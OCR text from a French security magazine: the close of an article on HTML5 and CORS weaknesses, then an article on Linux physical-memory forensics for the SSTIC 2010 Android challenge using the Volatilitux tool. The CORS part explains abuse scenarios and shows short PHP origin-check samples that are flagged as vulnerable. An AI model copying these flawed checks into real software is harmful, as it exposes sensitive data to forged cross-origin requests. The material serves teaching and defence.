


Fig. 2

Dans le schéma, l'attaquant injecte des requêtes dans le contexte du site partenaire, faisant croire qu'elles proviennent de Facebook.

L'attaque en confidentialité repose sur le principe de « Man-In-The-Middle ». Une iframe contrôlée par l'attaquant vient s'insérer entre le site du partenaire et l'iframe proxy de Facebook.

Ce type d'attaque est rendu possible car aucun mécanisme d'authentification n'est intégré. Seul un mécanisme de signature des messages est supporté, ce qui n'offre aucune protection.

J'invite le lecteur à consulter l'étude pour plus d'informations techniques.

3.5 Cross-Origin Resource Sharing

Les requêtes inter-domaines dans la norme HTML4 étaient en théorie interdites par la Security Origin Policy, mais en pratique, la règle était contournée : les requêtes vers d'autres domaines au moyen de balises `Frame`, `IFrame` ou `IMG` étaient envoyées vers le serveur distant sans réponse en retour. Ceci permettait de sortir de l'information, notamment les cookies de session, dans le cadre d'attaques XSS, à travers, par exemple, un paramètre de l'URL malveillante appelée. La norme offre une possibilité de contournement encadrée de cette règle, mais elle génère également de nouveaux risques.

3.5.1 Origine non contrôlée

C'est la menace la plus commune et la plus évidente. Si l'en-tête `Access-Control-Allow-Origin` est positionné à *, il est possible pour n'importe quel site malveillant de réaliser une requête inter-domaine à l'insu de l'utilisateur vers un site distant et d'en lire la réponse.

Voici des exemples d'abus pouvant être réalisés à partir de cette vulnérabilité :

- Si un site intranet non accessible depuis l'extérieur positionne l'en-tête sur * et qu'un utilisateur visite un

site web contrôlé par un attaquant, le site malveillant peut réaliser une *cross-origin resource request* sur le site interne et espionner la réponse.

- Si un site intranet accessible sur Internet autorise, par exemple, des fonctionnalités supplémentaires à l'utilisateur (partie d'administration ou autres) lorsque celui-ci est localisé sur l'intranet, l'attaquant peut alors accéder à cette section.

- Cette vulnérabilité peut également être exploitée pour incriminer un utilisateur. Si une faille de type injection SQL est présente sur une page d'un site vulnérable qui ne contrôle pas l'origine des requêtes, il suffit de créer un Javascript et de le positionner sur un site malveillant ou sur un site contenant une faille XSS persistante pour faire réaliser des injections vers le site cible aux utilisateurs se rendant sur ces sites. Ceci permet d'éviter à l'attaquant d'apparaître dans les logs du site vulnérable et potentiellement d'incriminer un utilisateur.

3.5.2 Mauvais positionnement du contrôle de l'origine

La fonctionnalité nécessite d'exercer un contrôle d'accès précis sur chaque page, car une page n'est accessible par un site d'un autre domaine uniquement si une autorisation est explicitement positionnée sur cette page. Ce mode de fonctionnement devient lourd s'il est effectué sur chaque page, et les développeurs peuvent, par souci de commodité, ne créer qu'un seul fichier qui sera inclus par défaut dans les autres pages.

Exemple en php :

```
<?php
 if($_SERVER['HTTP_ORIGIN'] == "http://www.site.org")

 {
  header('Access-Control-Allow-Origin: http://www.site.org');
 }

?>
```

Dans un contexte de développement impliquant plusieurs développeurs, le fichier peut être inclus par mégarde dans des pages qui ne devraient pas être accessibles.

3.5.3 Contrôle d'accès basé sur l'origine

Si le contrôle d'accès est basé uniquement sur l'en-tête **Origin**, cela peut créer des risques. L'en-tête fournit une indication sur l'origine de la requête, mais pas une garantie. La requête peut très bien avoir été forgée et contenir un en-tête **Origin** falsifié.

Exemple de code vulnérable :

```
<?php
 if($_SERVER['HTTP_ORIGIN'] == "http://site_A")

 {
  header('Access-Control-Allow-Origin: http://site_A');
  print >>> informations sensibles <<< ;
 }

 else
 {
  print >>> page normale <<< ;
 }
?>
```

3.5.4 Mise en cache prolongée des réponses aux preflight requests

Quand le Cross-Origine Resource Sharing ne correspond pas à une requête simple, il nécessite au préalable l'envoi d'une preflight request. Le résultat de cette requête contient une liste de méthodes, d'en-têtes autorisés, ainsi que l'en-tête **Access-Control-Allow-Credentials**, qui indique si la ressource nécessite une authentification.

La réalisation d'une preflight request est coûteuse en termes de performances, et il est donc avantageux de mettre en cache la réponse, en définissant un délai de mise en cache dans l'en-tête **Access-Control-Max-Age**.Un trop long délai de mise en cache peut générer des risques, notamment dans le cas où la politique de contrôle d'accès change sur le serveur. Le navigateur de l'utilisateur pourrait ne pas en tenir compte immédiatement et continuerait à utiliser l'ancienne politique toujours présente en cache.

3.5.5 Gestion de la confiance

Le processus de Cross-Origin Ressource implique un certain niveau de confiance entre les parties : d'une part, le serveur qui requête s'attend à ce que le serveur qui répond lui donne une réponse valide et authentique ; d'autre part, ce dernier s'attend à ce que le serveur demandeur soit autorisé à accéder aux données et lui fournisse des informations sur ses utilisateurs.

Même si les deux parties sont légitimes et sont assurées par la même entité, leur confiance mutuelle doit demeurer minimale. En effet, rien ne peut garantir que l'une ou l'autre n'a pas été compromise par un attaquant, qui pourrait éventuellement exploiter cette confiance.

Un cas concret pourrait se produire dans le cadre d'un réseau social, qui offrirait des fonctionnalités aux sites tiers de confiance.

1. Scenario 1 – Le réseau social est compromis

   Les sites tiers font confiance au réseau social en affichant les données (encodées en HTML) que celui-ci leur envoie sans effectuer de validation.

Or, si le réseau social est compromis, l'attaquant peut envoyer des contenus malicieux contenant du HTML ou du Javascript et étendre la compromission aux utilisateurs des sites tiers.

2. Scenario 2 – Un des sites tiers est compromis

   Dans cet exemple, le réseau social a exposé un grand nombre de fonctionnalités accessibles aux sites tiers. Du moment où l'un des sites tiers est compromis, l'attaquant peut réaliser des actions malicieuses au nom de l'utilisateur sur le réseau social

Il est très difficile pour la partie qui reçoit l'information de valider les données reçues, et pour la partie qui fournit l'information de n'exposer que le minimum de fonctionnalités. Ce constat doit être pris en compte lors de la mise en place d'un Cross-Origin Resource Sharing, afin d'éviter que la compromission d'un acteur n'entraîne la compromission automatique des autres acteurs.

3.5.6 Requêtes Cross-origin Resource sauvages

Des requêtes simples de Cross-Origin Resource peuvent être envoyées vers un serveur, même si celui-ci n'autorise pas de Cross-Origin Resource Sharing sur cette page. De même, une page qui filtrerait les requêtes en fonction de leur origine pourrait recevoir des requêtes d'origines diverses. Ces requêtes sauvages peuvent être utilisées dans certains cas pour réaliser des attaques en déni de service sur le site.

Une page qui, par exemple, hébergerait une fonction de recherche dont le champ resterait vide (pour remonter tous les enregistrements présents en base) pourrait être utilisée pour mettre hors service le serveur. L' attaquant profiterait d'une faille XSS persistante sur un site à forte audience pour injecter du code Javascript dans le navigateur de tous les utilisateurs du forum, qui se mettraient alors à interroger le serveur cible de manière soutenue et répétitive.

Ce genre d'attaques peut déjà être réalisé au moyen de la balise `<IMG>`, mais la norme HTML5 apporte une fonctionnalité nouvelle appelée « WebWorker », qui permet de lancer des tâches de fond dans le navigateur client et d'automatiser facilement la requête.

Ces vulnérabilités ne sont pas limitées aux requêtes `GET` ; un formulaire de contact en `POST` pourrait être également attaqué.

Conclusion

Comme on a pu le voir au long de l'article, la norme HTML5 essaie de répondre aux nouveaux besoins des sites web, qui tendent à mettre en place des espaces de confiance numériques en y autorisant la libre circulation des informations. Or, cette norme en cours de rédaction est encore immature et va encore subir de profonds changements avant d'être entérinée par le W3C et officialisée dans quelques années. Cela n'empêche pas certains éditeurs, pressés de la voir adoptée, d'intégrer précipitamment des fonctionnalités sur leurs navigateurs. Des sites pourront alors utiliser la norme HTML5 pour contourner certaines restrictions, telles que l'absence de Flash sur iPhone. Il est donc important et urgent d'analyser les travaux du W3C et du WHATWG, de prendre ces risques en considération et d'imposer des exigences de sécurité ciblées lors du développement de sites en HTML5. ■

REMERCIEMENTS

Je tiens à remercier ma correctrice personnelle, l'équipe sécurité FDJ.

RÉFÉRENCES

[1] http://www.whatwg.org/specs/web-apps/current-work/multipage/

[2] http://dev.w3.org/html5/spec/Overview.html

[3] http://www.ietf.org/mail-archive/web/hybi/current/msg04744.html

[4] www.eecs.berkeley.edu/~sch/w2sp2010ena.pdf

[5] www.adambarth.com/experimental/websocket.pdf

[6] http://www.andlabs.org/html5.html

[7] https://developer.mozilla.org/en/HTTP_access_control

[8] http://heideri.ch/jso/

[9] http://blog.whatwg.org/whats-next-in-html-episode-2-sandbox

[10] https://developer.mozilla.org/en/HTTP_access_control

[11] http://hacks.mozilla.org/2009/07/cross-site-xmlhttprequest-with-cors/

[12] https://developer.mozilla.org/En/Server-Side_Access_Control

[13] http://code.google.com/p/html5security/wiki/WebSQLDatabaseSecurity

[14] http://code.google.com/p/html5security/wiki/CrossOriginRequestSecurity

[15] http://michael-coates.blogspot.com/2010/07/html5-local-storage-and-xss.html

CHALLENGE SSTIC ET ANALYSE DE LA MÉMOIRE PHYSIQUE DES SYSTÈMES LINUX

Emilien Girault – e.girault@sysdream.com – Consultant en sécurité chez Sysdream

mots-clés : FORENSICS / LINUX / RAM / MÉMOIRE VIRTUELLE / SSTIC / CHALLENGE

À l'occasion du SSTIC 2010, l'ANSSI a conçu un challenge de forensics. Le but était d'analyser une copie de la mémoire physique (dump) d'un téléphone Android, afin d'y retrouver une adresse e-mail. Plusieurs solutions ont été trouvées pour résoudre ce challenge [SOL{1,2,3,4}]. L'une d'entre elles consiste à reconstituer la mémoire virtuelle de chaque application. Cette étape est certes difficile, mais non nécessaire, et a été contournée par un bon nombre de compétiteurs. En effet, l'outil de référence dans le domaine, Volatility [VY], ne fonctionne que pour les dumps mémoire provenant de Windows XP ; il ne gère pas les systèmes Linux. Cet article présente comment il est néanmoins possible d'y arriver, et détaille l'implémentation de Volatilitux [VUX], outil open source réalisé par l'auteur à cette occasion.

1 Introduction

La mémoire physique correspond à la RAM d'une machine, qui contient l'ensemble des objets manipulés par le système au moment où l'acquisition est effectuée. On y retrouve notamment les fichiers ouverts (*mappés*), mais de par le mécanisme de pagination, ceux-ci ne sont pas forcément contigus en mémoire.

Lors de l'analyse de la RAM, la première difficulté est que l'on ne dispose pas des registres du processeur. Nous n'avons donc pas directement accès aux tables de traduction permettant de retrouver les espaces mémoire virtuels des différents processus. Ce problème peut être partiellement contourné en ce qui concerne la mémoire noyau, car fort heureusement, le noyau Linux est mappé toujours au début de la RAM de façon linéaire. Cela permet d'accéder aux principales structures et, par exemple, de lister les processus et leurs propriétés (nom, PID, ...).

Une autre difficulté, certes moindre, est de déterminer la taille des pages mémoire. Celle-ci dépend principalement de l'architecture utilisée. S'agissant ici d'un processeur ARM, la taille standard est de 4 kilo-octets.

Vient alors un troisième obstacle : les *offsets* des champs contenus dans ces structures sont susceptibles de varier en fonction de la version du noyau et de sa configuration, a priori inconnues. Cela est dû à la présence de nombreuses macros et autres directives de compilation conditionnelle dans le code source du noyau. Retrouver les valeurs de ces différents offsets nécessite donc d'explorer un grand nombre de combinaisons possibles, qui dépend de la taille du *dump* mémoire. Celle-ci peut d'ailleurs être assez conséquente, variant d'une centaine de méga-octets (comme c'est le cas pour le challenge) à plusieurs giga-octets, ce qui peut s'avérer décourageant.

Pour être en mesure d'analyser un dump, on suit donc une méthodologie en deux temps. La première est de déterminer les offsets des champs contenus dans les structures noyau. Deux méthodes permettant d'y parvenir sont détaillées ci-après. Une fois ces offsets calculés, nous pouvons alors localiser les structures, les parcourir, et en extraire des informations. Ces deux étapes ont été implémentées dans l'outil Volatilitux **[VUX]**, qui est présenté plus loin.

2 Structures du noyau

2.1 Processus

Sous Linux, la structure noyau **task_struct** représente un processus. Voici un extrait de sa définition dans **sched.h** :

```
struct task_struct {
  ...
  struct mm_struct *mm;
  ...
  pid_t pid;
  ...
  struct task_struct *parent;
  ...
  char comm[TASK_COMM_LEN];
  ...
  struct list_head tasks;
}
```

Les champs **pid** et **comm** correspondent respectivement au PID du processus et au nom de l'exécutable. Le parent du processus est pointé par **parent**. Ces structures forment une liste doublement chaînée, chacune d'entre elles possédant une structure **list_head**. Celle-ci contient deux pointeurs, **next** et **prev**, qui pointent vers les éléments suivant et précédent. À vrai dire, ils pointent en réalité vers le début des structures **list_head** ; pour récupérer la **task_struct** correspondante, il faut soustraire son offset à la valeur du pointeur.

2.2 Mémoire virtuelle

Le champ **mm** de **task_struct** pointe vers une structure de type **mm_struct**, qui décrit les propriétés de l'espace mémoire du processus. Elle est définie dans **mm_types.h** et comporte deux champs particulièrement intéressants :

```
struct mm_struct {
  struct vm_area_struct * mmap;
  ...
  pgd_t * pgd;
  ...
}
```

Le champ **pgd** contient la valeur du registre CPU correspondant à l'adresse physique de la table de traduction d'adresses de premier niveau. Il s'agit typiquement du registre **CR3** pour les architectures x86, et **TTBR0** ou **TTBR1** pour les processeurs ARM.

Le tout premier champ de cette structure, **mmap**, pointe vers une liste simplement chaînée de structures **vm_area_struct**. Chacune d'entre elles correspond à une zone de mémoire contiguë (un ensemble de pages). La définition de cette structure se trouve également dans **mm_types.h** :

```
struct vm_area_struct {
  struct mm_struct * vm_mm;
  unsigned long vm_start;
  unsigned long vm_end;
  struct vm_area_struct *vm_next;
  ...
  unsigned long vm_flags;
  ...
  unsigned long vm_pgoff;
  struct file * vm_file;
  ...
}
```

Son premier champ désigne l'espace mémoire auquel la zone correspond, les autres recensent diverses propriétés de la zone mémoire. On y retrouve ses adresses de début et de fin (**vm_start** et **vm_end**), les droits d'accès (**vm_flags**), le fichier correspondant à la zone (**vm_file**) s'il s'agit d'un fichier mappé, ainsi que l'offset de cette zone au sein du fichier (**vm_pgoff**). Le champ **vm_next** pointe vers la zone suivante.

Notons que la cartographie de la mémoire virtuelle d'un processus se limite à l'espace utilisateur, c'est-à-dire aux adresses virtuelles en dessous de la constante **PAGE_OFFSET** (qui vaut en général **0xC0000000**). L'espace noyau situé virtuellement au-dessus est le même pour tous les processus et est mappé physiquement du début de la RAM.

2.3 Fichiers

La structure **file** est quant à elle définie dans **fs.h**. Son seul champ qui nous intéresse est un pointeur vers une structure de type **dentry**. Notons que pour les versions du noyau supérieures à 2.6.20, ce pointeur se retrouve au sein d'une structure **path**, elle-même intégrée dans **file**. Une macro définie au sein de cette structure permet d'accéder à ce membre en gardant la compatibilité avec les anciennes versions :

```
struct file {
  ...
  struct path f_path;
  #define f_dentry f_path.dentry
  ...
}
```

Enfin, la structure **dentry** recense le nom du fichier en utilisant une structure intermédiaire, **qstr**, qui contient un tableau de caractères correspondant au nom du fichier :

```
struct dentry {
  ...
  struct qstr d_name;
}
...
struct qstr {
  ...
  const unsigned char *name;
};
```




Fig. 1 : Relations entre les structures noyau

L'ensemble des structures ainsi que leurs relations sont illustrées sur la figure 1.

3 Détection automatique des offsets

En parcourant toutes ces structures, il devient possible d'extraire la liste des processus du système et la cartographie mémoire de chacun d'entre eux, comprenant leurs fichiers ouverts. Ce point est détaillé plus loin. En attendant, nous faisons face à une difficulté principale : les adresses de ces structures ne sont pas connues a priori, ni les offsets des champs qu'elles contiennent.

3.1 Méthodes et outils existants

Pour déterminer ces inconnues, une technique détaillée dans **[SOL1]** et **[SOL2]** fait intervenir un module noyau (LKM) chargé sur la machine dont provient le dump. Bien que cette méthode fonctionne parfaitement, elle a l'inconvénient de nécessiter non seulement un accès à la machine cible, mais également la possibilité de charger un module noyau. Dans le cadre du challenge, cela n'était possible qu'en recompilant le noyau (la ROM Android de base ne supportant pas les LKM) et en supposant que la configuration du noyau n'avait pas été modifiée.

L'outil `ramparser` **[RP1] [RP2]** implémente une technique se basant sur un désassemblage de certaines portions du noyau pour en extraire les offsets de façon dynamique. Il nécessite toutefois le fichier `System.map` du système pour localiser certaines structures. D'autre part, cet outil paraît n'avoir jamais été publié par ses concepteurs.

Enfin, `draugr` **[DR1] [DR2]** semble être le seul outil existant au moment du challenge qui effectue une détection automatique des offsets, puisqu'il ne nécessite que le dump mémoire. On pourrait juste lui reprocher un manque de modularité et de documentation.

3.2 Volatilitux

L'outil open source de référence en matière d'analyse de mémoire physique est probablement le *framework* `Volatility`. Cependant, celui-ci ne gère que les dumps mémoire réalisés sur des machines Windows XP. À l'occasion du challenge, l'auteur a donc trouvé intéressant de concevoir un équivalent de cet outil pour les systèmes Linux, nommé `Volatilitux`. Comme son grand frère, il est développé en Python.

Ce framework implémente deux techniques de détection des offsets. La première nécessite de charger un LKM, qui génère un fichier de configuration au format XML. La seconde ne nécessite quant à elle que le dump de la RAM et se veut générique, dans le sens où elle fonctionne quelles que soient la configuration, la version du noyau et l'architecture. C'est donc cette deuxième méthode qu'on utilise.

La méthode utilisée est similaire à celle de `draugr`. Elle fait intervenir une recherche exhaustive (force brute) et consiste à parcourir le dump mémoire à la recherche des différents champs de structures, puis vérifie leur cohérence à l'aide d'heuristiques. Celles-ci vérifient des équations relativement simples basées sur des tests d'égalité et d'inégalité concernant certains champs et offsets. Typiquement, on vérifiera que l'offset d'un champ au sein de deux structures supposées de même type est constant, et qu'une adresse virtuelle noyau est bien supérieure à `PAGE_OFFSET`.

Afin d'optimiser la recherche et de limiter le nombre de boucles imbriquées dans l'algorithme, seules quelques inconnues sont testées simultanément. Une fois leurs valeurs confirmées, les inconnues suivantes sont testées à l'aide de nouvelles heuristiques, et ainsi de suite.

3.3 Grandes lignes de l'algorithme

Le point de départ permettant de parcourir les structures noyau est le premier processus lancé par le système, nommé *swapper* (valable pour tout Linux).

L'algorithme commence donc par rechercher la chaîne de caractères « swapper » dans le dump, qui correspond au champ **task_struct.comm**. L'algorithme tente ensuite de localiser l'offset du champ **tasks.next** (noté O) qui pointe vers le champ **tasks.next** du deuxième processus, *init*. Une première vérification est effectuée en comparant le delta (D) entre **comm** et **tasks** au niveau de ces deux structures, qui doivent être égal. On vérifie également que le précédent d'*init* pointe bien sur swapper. Pour trouver le début de ces structures, on recherche le **parent** d'init et celui de swapper, qui est swapper lui-même.




Fig. 2 : Relations entre les champs de task_struct

L'algorithme recense ensuite toutes les **task_struct** en parcourant la liste chaînée. On cherche le **pid** de chacune d'entre elles, qui doit valoir 0, 1 et 2 pour les 3 premières structures. Le champ **mm** est également cherché en vérifiant qu'il est nul pour le premier et le troisième processus, mais non nul pour le deuxième.

L'outil tente ensuite de détecter les offsets liés aux zones mémoire et fichiers ouverts. Il commence par bruteforcer l'offset de **vm_file**, puis celui de **vm_pgoff** et **f_dentry**.

Après cela, on détecte l'architecture matérielle et l'offset du champ **pgd** au sein de **mm_struct**. Pour le moment, l'outil supporte les architectures x86 32 bits avec et sans PAE, ainsi qu'ARM. Pour déterminer ces deux paramètres, l'outil bruteforce dans un premier temps le champ **pgd**, et utilise son contenu pour traduire une adresse virtuelle noyau dont l'adresse physique est connue, puisqu'il suffit d'y retrancher la constante **PAGE_OFFSET**.

Enfin, on calcule les offsets de différents champs liés aux fichiers (**vm_file**, **f_dentry** et **vm_pgoff**). Sans rentrer dans le détail, on parcourt la liste des zones pour le processus init et on effectue des vérifications au niveau des noms de fichiers mappés. On suppose toutefois que certains champs, tels que **vm_next**, ont des offsets fixes quel que soit le noyau. Ces offsets sont codés en dur dans l'algorithme.

Au final, l'analyse complète du dump est très rapide, de l'ordre de la seconde sur une machine relativement récente (en l'occurrence un Intel Core 2 duo). Notons que ce temps exclut le chargement du dump en mémoire, qui peut être un peu plus long.

3.4 Résultats

Nous avons testé l'algorithme en comparant ses résultats avec une détection exacte effectuée manuellement à l'aide du LKM. Le but original de Volatilitux étant d'aider à la résolution du challenge, il a donc dans un premier lieu été testé sur le dump Android 2.1 fourni, puis sur différentes distributions Linux : Debian 5, Fedora 5 et 8, CentOS 5 et Ubuntu 10.10 en ayant désactivé puis activé la PAE.

Nous observons que les offsets sont bien détectés sur toutes les plateformes, sauf sur Ubuntu 10.10 ayant la PAE activée. Cela est dû au fait que l'offset du champ **vm_flags** est hardcodé dans l'outil, alors que l'utilisation de la PAE provoque un changement de cette valeur. Ce bogue devrait être corrigé prochainement par l'auteur.

4 Extraction des informations

Après avoir détecté les offsets et adresses des différentes structures, Volatilitux est en mesure de les parcourir pour en extraire des informations. La volonté de l'auteur était de rendre cet outil extensible et modulaire, en facilitant l'ajout de structures à analyser, de commandes, et de nouvelles architectures.

4.1 Structures

Dans Volatilitux, une structure noyau hérite de la classe **KernelStruct**. Son nom Linux est précisé lors de sa déclaration à l'aide d'un décorateur Python. Ses champs sont définis en surchargeant la méthode de classe **initclass()**. Pour chacun d'entre eux, on précise son nom ainsi que son type. L'exemple suivant montre un extrait de la déclaration de **task_struct** :

```
@unix_name("task_struct")
class Task(KernelStruct):

  @classmethod
  def initclass(cls):
    cls.fields_classes = {
      "pid": Field(int),
      "comm": Field(str),
      "parent": Pointer(Task),
      "tasks": ListHead(Task),
      "mm": Pointer(UserSpace),
    }
```

Chaque classe de ce type hérite du constructeur de **KernelStruct**, qui prend comme unique paramètre l'adresse virtuelle de la structure.

Les champs sont définis à l'aide des fonctions **Field()**, **Pointer()** ou **ListHead()**, qui prennent en paramètre un type. Grâce à la surcharge des opérateurs de Python, chaque champ devient ensuite accessible en tant qu'attribut de classe. Ces trois fonctions retournent en réalité des classes, qui sont instanciées en même temps que la classe qui les contient. Par ce biais, il est possible de définir des relations entre les structures. Pour reprendre l'exemple ci-dessus, on retrouve le champ **mm** qui correspond à un pointeur vers **mm_struct**, structure gérée par la classe **UserSpace**.

Il est possible de définir des méthodes supplémentaires pour chaque classe gérant une structure. Par exemple, la méthode de classe **getTasks()** retourne la liste des processus sous forme de couples (PID, **Task**).

```
@classmethod
def getTasks(cls):
  l = []
  t = Task(Config.init_task)
  var = True


  while var or t.comm != "swapper":
    l.append((int(t.pid), t))
    t = t.next()
    var = False

  return l
```

4.2 Commandes

Le dossier **commands** contient l'ensemble des commandes disponibles dans l'interface console. Chaque commande correspond à un module Python, ceux-ci étant importés automatiquement. Voici l'exemple de la commande **pslist**, qui utilise la méthode **Task.getTasks()** :

```
from init import *

options = None


def desc():
  return "Print the list of all process"


def run(module_options=None):
  process_list = Task.getTasks()
  print Task.getColumns()
  print "\n".join([str(c[1]) for c in process_list])
```

En plus de **pslist**, l'outil dispose de commandes relatives à la mémoire (**memmap** pour la cartographie d'un processus, **memdmp** pour le dump), ainsi que **filelist** et **filedmp**, commandes similaires pour les fichiers.

4.3 Architectures

De la même manière, chaque architecture gérée est située dans un module au sein du répertoire **core/mm/arch**. Pour ajouter une architecture, il suffit de définir la fonction **va_to_pa()** dont le rôle est de traduire une adresse virtuelle en adresse physique à l'aide du registre pointant vers les tables de traduction.

5 Exemples d'utilisation

Pour finir, voyons deux exemples illustrant les fonctionnalités de l'outil.

5.1 Ligne de commandes

L'utilisation la plus classique de l'outil se fait à l'aide des commandes définies précédemment. Voyons comment extraire l'application **com.anssi.textviewer** à partir du dump fourni lors du challenge.

```
$ volatilitux.py -f challv2 pslist
Name                 PID        PPID
swapper              0          0
init                 1          0
[...]
anssi.textviewer     227        30
com.anssi.secret     233        30


$ volatilitux.py -f challv2 memmap -p 227
Begin    End      Flags File
00008000-00009000  r-xp  app_process
00009000-0000a000  rwxp  app_process
[...]
beada000-beaef000  rwxp [stack]


$ volatilitux.py -f challv2 filelist -p 227 | grep apk
com.anssi.textviewer.apk
data@app@com.anssi.textviewer.apk@classes.dex
framework-res.apk


$ volatilitux.py -f challv2 filedmp -p 227 -t com.anssi.textviewer.
apk -o output.apk
Dumping from 426f3000 to 426f8000...
20480 bytes dumped to output.apk
```

On notera que la deuxième application développée pour le challenge, **com.anssi.secret**, ne peut pas être récupérée via cette méthode, car deux de ses pages mémoire ne sont plus considérées comme valides (certainement car elles ont été *swappées*). Cependant, elles sont toujours mappées et il est possible de la récupérer en utilisant la méthode décrite dans **[SOL2]**.

5.2 Module Python

Volatilitux est également utilisable en tant que module. Les tâches, zones mémoire et fichiers peuvent ainsi être récupérés et manipulés comme des objets Python. Il est donc envisageable d'automatiser l'analyse du dump. Voici un exemple de code permettant de lister les processus sous forme d'arbre :

```
from volatilitux import *

def printTree(pid = 0, depth = 0):
  print "|  " * (depth-1) + "|-" +
        " %s (%d)" % (tasks[pid].comm, pid)
  c = childs[pid]
  for p in c:
    if int(p) > pid:
      printTree(p, depth+1)

Config.setDumpFile("challv2")
Config.fingerprint()
tasks = dict(Task.getTasks())
childs = {}

for pid, task in tasks.items():
  childs[pid] = map(lambda t: t.pid,
                    filter(lambda t: t.parent.pid == pid,
                           tasks.values()))

printTree()
```

Le résultat est alors le suivant :

```
|- swapper (0)
|- init (1)
|  |- sh (25)
|  |- servicemanager (26)
|  |- vold (27)
|  |- debuggerd (28)
|  |- rild (29)
|  |- zygote (30)
|  |  |- d.process.media (147)
|  |  |- com.android.mms (170)
|  |  |- roid.alarmclock (136)
|  |  |- system_server (52)
|  |  |- m.android.email (183)
|  |  |- com.svox.pico (207)
|  |  |- putmethod.latin (96)
|  |  |- m.android.phone (98)
|  |  |- nssi.textviewer (227)
|  |  |- d.process.acore (101)
[…]
```

Le résultat est similaire à la sortie de la commande `pstree`. On retrouve dans le code l'utilisation de la méthode `Tasks.getTasks()` détaillée précédemment.

Conclusion

Volatilitux permet d'automatiser l'analyse de mémoire physique en extrayant des informations à partir des structures importantes du noyau. Il implémente deux techniques de détection des offsets, l'une nécessitant le chargement d'un LKM, l'autre se basant sur des heuristiques. Cette dernière permet d'extraire facilement une des deux applications Android contenues dans le dump fourni lors du challenge. Notons qu'il existe plusieurs autres méthodes pour y parvenir, notamment le *zip carving* **[SOL3]**, et l'analyse des inodes mappés en mémoire **[SOL4]**.

Quelques points sont encore à améliorer, tels que la détection de certains offsets, la gestion de l'endianness (l'outil ne gérant pour le moment que le little-endian), ainsi que des architectures 64 bits. Et bien entendu, l'ajout de plugins et de structures permettant d'étendre ses fonctionnalités, pour éventuellement devenir un jour un véritable équivalent de Volatility pour Linux. D'ailleurs, il est sans doute envisageable de fusionner les deux outils, étant donné la similarité des concepts sur lesquels ils se basent. Dans tous les cas, l'analyse forensique de mémoire physique sous Linux n'en est certainement qu'à ses débuts... ■

▪ REMERCIEMENTS

Je remercie vivement toute l'équipe de Sysdream pour ses remarques apportées lors de la relecture de l'article.

▪ RÉFÉRENCES

[VY] **Volatility,** https://www.volatilesystems.com/default/volatility

[VUX] ***Volatilitux: Physical memory analysis of Linux systems,*** http://www.segmentationfault.fr/projets/volatilitux-physical-memory-analysis-linux-systems/

[SOL1] http://static.sstic.org/challenge2010/duverger.pdf

[SOL2] http://pentester.fr/blog/index.php?post/2010/06/03/Challenge-SSTIC-2010-in-a-nutshell

[SOL3] http://static.sstic.org/challenge2010/campana_bedrune.pdf

[SOL4] http://pentester.fr/blog/index.php?post/2010/06/15/Challenge-SSTIC-2010-M%C3%A9thode-alternative

[RP1] ***FACE: Automated digital evidence discovery and correlation*** **(2008), A. Case, A. Cristina, L. Marziale, C. G. Richard, V. Roussev,** http://www.dfrws.org/2008/proceedings/p65-case.pdf

[RP2] ***Dynamic recreation of kernel data structures for live forensics*** **(2010), A. Case, L. Marziale, C. G. Richard),** http://www.dfrws.org/2010/proceedings/2010-304.pdf

[DR1] http://code.google.com/p/draugr/

[DR2] ***Live Memory Forensics,*** **Anthony Desnos,** http://www.esiea-recherche.eu/~desnos/papers/slidesdraugr.pdf

SÉMIOTIQUE OPÉRATIONNELLE : MANIPULATION DES OPINIONS ET CONTRE-INGÉRENCE

